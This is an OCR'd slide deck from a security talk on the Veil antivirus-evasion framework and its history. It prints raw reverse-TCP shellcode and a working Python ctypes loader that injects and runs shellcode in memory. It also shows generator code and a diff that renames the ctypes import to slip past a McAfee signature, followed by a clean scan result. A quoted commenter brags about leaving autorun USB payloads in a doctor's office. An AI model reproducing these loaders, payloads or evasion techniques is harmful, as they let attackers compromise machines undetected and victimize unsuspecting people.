Antivirus Evasion Reconstructed - Veil 3.0

@ChrisTruncer

Christopher Truncer

Previous Sys Admin turned Red

Red Team Lead

Open Source Developer

EyeWitness

Veil Framework :)

What's this talk about?

- Veil-Framework History
- Veil-Framework 2.0
- Problems with Veil
- Veil-Framework 3.0
  - All the new stuff :)
- Public Release
- Questions

Veil - 1.0

The Inception

- The idea for Veil came after many pen tests
- The problem - time
- Will Schroeder and myself began developing different toolsets, and I released Veil
- First choice for developing payloads?
  - **Python**

```
# Clear the terminal and print out welcome message
title()
print " [By]: Chris Tuncer | [Twitter]: @ChrisTruncer"
print "================================================================================"
print
print "[?] What payload type would you like to use?"
print

# Output all payload types
print " 1 - Meterpreter - Python - void pointer"
print " 2 - Meterpreter - Python - VirtualAlloc()"
print " 3 - Meterpreter - Python - base64 Encoded"
print " 4 - Meterpreter - Python - Letter Substitution"
print " 5 - Meterpreter - Python - ARC4 Stream Cipher"
print " 6 - Meterpreter - Python - DES Encrypted"
print " 7 - Meterpreter - Python - AES Encrypted"
print " 0 - Exit Veil\n"
```

Veil 1.0

- This was probably my second script, ever
- It was just one giant file
- Tons of random functions
- Easy for me to develop with, but probably no one else
- Not extensible, would be a pain to add new features

Veil 1.0

- At this point, Will began combining both codebases
- We wanted a framework to allow drag and drop payloads
  - Just create your own private module and the framework will pick it up!
- We wanted something that was easy to use and fast

Veil - 2.0

```
================================================================================
 Veil-Evasion | [Version]: 2.28.2
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

Main Menu

        53 payloads loaded

Available Commands:

        use             Use a specific payload
        info            Information on a specific payload
        list            List available payloads
        update          Update Veil-Evasion to the latest version
        clean           Clean out payload folders
        checkvt         Check payload hashes vs. VirusTotal
        exit            Exit Veil-Evasion

[menu>>]:
```

Veil 2.0

- This is the Veil (Veil-Evasion) that everyone knows today
- Original Veil 2.0 didn't include really any of our own research
  - Why reinvent the wheel?
  - We just packaged existing research into the framework
- But we slowly started to add our own flair

Veil 2.0

- We largely wanted to focus on usability
  - Seems funny, but it's important
  - If you can't use it, then it's worthless
- Included some of the basics such as:
  - Tab completion
    - Payloads
  - Error checking
    - Users….. :)
- Wanted to be able to easily help people

ghost commented on May 5, 2015

ok man i want to thank you for all the help ...i tried what you said i even "re-ran the script "
"....no dice..." but i did get it to work in kali virtual machine so im happy but thanks
im sure i didnt do something right ....who knows lol ... i just dont get it kali and ubuntu are both gnome
"i think" lol but it works and thats all that matters ive exploited 4 machines so far i left some autorun usb drives at my wifes doctors office they have promotional webkeys there tellin about certain medicines so i copied that url and my payload to the drive and left them there so when the go home to learn about their new medications im learning more about them lol
maybe thats not completely ethical but a good way to learn "right ? lol" trial by fire
but seriously thanks and i hope you guys are here for me in the future and same here if you all need anything im here :)

Veil 2.0

- Veil was designed to be language agnostic
  - Write payloads in any language we can!
- Currently support 7 different languages, plus native executables and auxiliary modules
  - C, C#, Go, Perl, PowerShell, Python, and Ruby
- Anything that can access Windows functions can be used as a stager
- Built in native compilation everywhere we could

Problems I've Encountered

Shellcode and Metasploit

- Veil can generate shellcode for its payloads within the tool
  - That whole usability thing…
- But Veil simply invokes msfvenom
  - It's not created within Veil
- This makes our life easier..
- … until msfvenom gets updated…

Shellcode and Metasploit

- This happened one time early on after Veil 2.0's release
  - It completely broke Veil's ability to receive/parse shellcode from msfvenom
- This was pretty easily fixed once we understood the new output format
  - But it identified a problem
- We needed to remove complete reliance on msfvenom

```
flynn@nosliw:~/gitrepos/Veil-Ordnance$ ./Veil-Ordnance.py
usage: Veil-Ordnance.py [-p Payload Type] [--ip IP Address]
                        [--port Port Number] [--list-payloads]
                        [-e Encoder Name] [-b \x00\x0a..] [--list-encoders]
                        [--print-stats]

Ordnance disposal!

Shellcode Generation Options:
  -p Payload Type, --payload Payload Type
                        Payload type (bind_tcp or rev_tcp)
  --ip IP Address, --domain IP Address
                        IP Address to connect back to
  --port Port Number    Port number to connect to.
  --list-payloads       Lists all available payloads.

Encoder Options:
  -e Encoder Name, --encoder Encoder Name
                        Name of Shellcode Encoder to use
  -b \x00\x0a.., --bad-chars \x00\x0a..
                        Bad characters to avoid
  --list-encoders       Lists all available encoders.
  --print-stats         Print information about the encoded shellcode.
```

```
flynn@nosliw:~/gitrepos/Veil-Ordnance$ ./Veil-Ordnance.py -p rev_tcp --ip 8.8.8.
8 --port 8675
\xfc\xe8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52
\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1
\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a
\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31
\xff\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75
\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01
\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89
\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8
\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40
\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\x08\x08\x08\x08\x68\x02
\x00\x21\xe3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c
\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02
\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4
\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3
\x29\xc6\x85\xf6\x75\xec\xc3
flynn@nosliw:~/gitrepos/Veil-Ordnance$
```

```
================================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
================================================================================

 [?] Use msfvenom or supply custom shellcode?

     1 - msfvenom (default)
     2 - custom shellcode string
     3 - file with shellcode (raw)

 [>] Please enter the number of your choice: 2
 [>] Please enter custom shellcode (one line, no quotes, \x00.. format): \xfc\xe
8\x86\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x8
b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0
d\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x8b\x4c\x10\x78\xe3\x4a\x01\xd
1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x3
1\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x5
8\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x8
9\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12\xeb\x89\x5d\x6
8\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x0
1\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x4
0\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x09\x68\x08\x08\x08\x08\x68\x02\x00\x2
1\xe3\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4
e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc
8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe
5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc
6\x85\xf6\x75\xec\xc3
```


Shellcode and Metasploit

- Doesn't seem widely used, but it has its advantages for us
  - I control the output, so no unforeseen changes
  - It supports what we believe are the most widely used payloads
  - It's faster for use vs. using msfvenom
  - Simply patching the shellcode allows for an immediate return of results

AV Trying to Signature Veil

AV Signature

- About a year after Veil 2.0's release, we received word of a signature



Please select the product you are using. Selecting the appropriate product will provide the correct categorization information to be displayed for you.

McAfee SiteAdvisor/WebAdvisor

Please type in a URL to look up the categorization.

https://www.veil-framework.com

Check URL

Categorization in URL Filter database version '195942'

	URL	Status	Categorization	Reputation
	https://www.veil-framewor ...	Categorized URL	- Sports	Minimal Risk

Trojan-Veil

This page shows details and results of our analysis on the malware Trojan-Veil

Download Current DAT

Threat Detail

Malware Type: Trojan
Malware Sub-type:
Discovery Date: 2014-05-22


Next Steps: Search Again | View All Threats | Sign Up McAfee Labs Security Advisory

- **Overview**
- Removal

Minimum DAT	Minimum Engine	Description Added
N/A	5.4.00	2014-05-22
Updated DAT	**File Length**	**Description Modified**
7446 (2014-05-22)	0	2014-05-22

Malware Proliferation

```
import ctypes
JGFiJsvy = bytearray('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50
    \x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c
    \x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b
    \x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49
    \x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38
    \xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66
    \x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b
    \x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32
    \x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01
    \x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xac\x10
    \x3c\x94\x68\x02\x00\x21\x2f\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68
    \xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5
    \x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04
    \x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40
    \x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a
    \x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68
    \x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e
    \x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6
    \x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5')
TmSwsG = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(
    JGFiJsvy)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
MLvKyXQOX = (ctypes.c_char * len(JGFiJsvy)).from_buffer(JGFiJsvy)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(TmSwsG),MLvKyXQOX,ctypes.
    c_int(len(JGFiJsvy)))
oPMRcLvy = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),
    ctypes.c_int(TmSwsG),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.
    c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(oPMRcLvy),ctypes.c_int(
    -1))
```


import ctypes
JGFiJsvy = bytearray('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50
\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c
\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b
\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49
\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38
\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66
\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b
\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32
\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01
\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xac\x10
\x3c\x94\x68\x02\x00\x21\x2f\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68
\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5
\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04
\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40
\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a
\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68
\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68\x75\x6e
\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff\x01\xc3\x29\xc6
\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5')
TmSwsG = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(
JGFiJsvy)),ctypes.c_int(0x3000),ctypes.c_int(0x40))
MLvKyXQOX = (ctypes.c_char * len(JGFiJsvy)).from_buffer(JGFiJsvy)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(TmSwsG),MLvKyXQOX,ctypes.
c_int(len(JGFiJsvy)))
oPMRcLvy = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),
ctypes.c_int(TmSwsG),ctypes.c_int(0),ctypes.c_int(0),ctypes.pointer(ctypes.
c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(oPMRcLvy),ctypes.c_int(
-1))

```
def generate(self):
    if self.required_options["inject_method"][0].lower() == "virtual":
        if self.required_options["expire_payload"][0].lower() == "x":

            # Generate Shellcode Using msfvenom
            Shellcode = self.shellcode.generate()

            # Generate Random Variable Names
            ShellcodeVariableName = helpers.randomString()
            RandPtr = helpers.randomString()
            RandBuf = helpers.randomString()
            RandHt = helpers.randomString()

            # Create Payload code
            PayloadCode = 'import ctypes\n'
            PayloadCode += ShellcodeVariableName +' = bytearray(\'' + Shellcode + '\')\n'
            PayloadCode += RandPtr + ' = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len('+ Shell
            PayloadCode += RandBuf + ' = (ctypes.c_char * len(' + ShellcodeVariableName + ')).from_buffer(' + Shellcod
            PayloadCode += 'ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(' + RandPtr + '),' + RandBuf + ',ctypes.
            PayloadCode += RandHt + ' = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_i
            PayloadCode += 'ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(' + RandHt + '),ctypes.c_int(-1))\

            if self.required_options["use_pyherion"][0].lower() == "y":
                PayloadCode = encryption.pyherion(PayloadCode)

            return PayloadCode
```

```
# Create Payload code
PayloadCode = 'import ctypes\n'
PayloadCode = 'import ctypes as avlol\n'
PayloadCode += 'from Crypto.Cipher import AES\n'
PayloadCode += 'import base64\n'
PayloadCode += 'import os\n'
@@ def generate(self):
PayloadCode += RandCipherObject + ' = AES.new(\'' + secret + '\')\n'
PayloadCode += RandDecodedShellcode + ' = ' + RandDecodeAES + '(' + RandCipherObject + ', \'' + EncodedShellcode + '\')\
PayloadCode += RandShellCode + ' = bytearray(' + RandDecodedShellcode + '.decode("string_escape"))\n'
PayloadCode += RandPtr + ' = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0),ctypes.c_int(len(' + RandShellCode + ')
PayloadCode += RandBuf + ' = (ctypes.c_char * len(' + RandShellCode + ')).from_buffer(' + RandShellCode + ')\n'
PayloadCode += 'ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_int(' + RandPtr + '),' + RandBuf + ',ctypes.c_int(len(' +
PayloadCode += RandHt + ' = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0),ctypes.c_int(0),ctypes.c_int(' + RandPtr
PayloadCode += 'ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(' + RandHt + '),ctypes.c_int(-1))\n'
PayloadCode += RandPtr + ' = avlol.windll.kernel32.VirtualAlloc(avlol.c_int(0),avlol.c_int(len(' + RandShellCode + ')),a
PayloadCode += RandBuf + ' = (avlol.c_char * len(' + RandShellCode + ')).from_buffer(' + RandShellCode + ')\n'
PayloadCode += 'avlol.windll.kernel32.RtlMoveMemory(avlol.c_int(' + RandPtr + '),' + RandBuf + ',avlol.c_int(len(' + Ran
PayloadCode += RandHt + ' = avlol.windll.kernel32.CreateThread(avlol.c_int(0),avlol.c_int(0),avlol.c_int(' + RandPtr + '
PayloadCode += 'avlol.windll.kernel32.WaitForSingleObject(avlol.c_int(' + RandHt + '),avlol.c_int(-1))\n'
```

```
import ctypes as avlol
jlknefhjdnsfnsdf = bytearray('\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64
    \x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac
    \x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b
    \x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18
    \xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75
    \xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b
    \x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a
    \x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73
    \x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50
    \x68\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\xac\x10\x3c\x94\x68\x02\x00\x21\x18
    \x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a
    \x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec
    \xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83
    \xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4
    \x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83
    \xf8\x00\x7d\x22\x58\x68\x00\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff
    \xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff\xff
    \x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5')
uejsd = avlol.windll.kernel32.VirtualAlloc(avlol.c_int(0),avlol.c_int(len(
    jlknefhjdnsfnsdf)),avlol.c_int(0x3000),avlol.c_int(0x40))
klmsdfuwekm32jd = (avlol.c_char * len(jlknefhjdnsfnsdf)).from_buffer(
    jlknefhjdnsfnsdf)
avlol.windll.kernel32.RtlMoveMemory(avlol.c_int(uejsd),klmsdfuwekm32jd,avlol.
    c_int(len(jlknefhjdnsfnsdf)))
pikdjdh = avlol.windll.kernel32.CreateThread(avlol.c_int(0),avlol.c_int(0),avlol.
    c_int(uejsd),avlol.c_int(0),avlol.c_int(0),avlol.pointer(avlol.c_int(0)))
avlol.windll.kernel32.WaitForSingleObject(avlol.c_int(pikdjdh),avlol.c_int(-1))
```

Your Scan is Done: No Issues Detected


During the manual scan, McAfee did not detect any items that require your attention. No further action is required.

Results
Items Scanned: 2
Items Detected: 0
Items Fixed: 0
Items Remaining: 0

Don't show this alert again

View scan details | Close

McAfee An Intel Company | LiveSafe


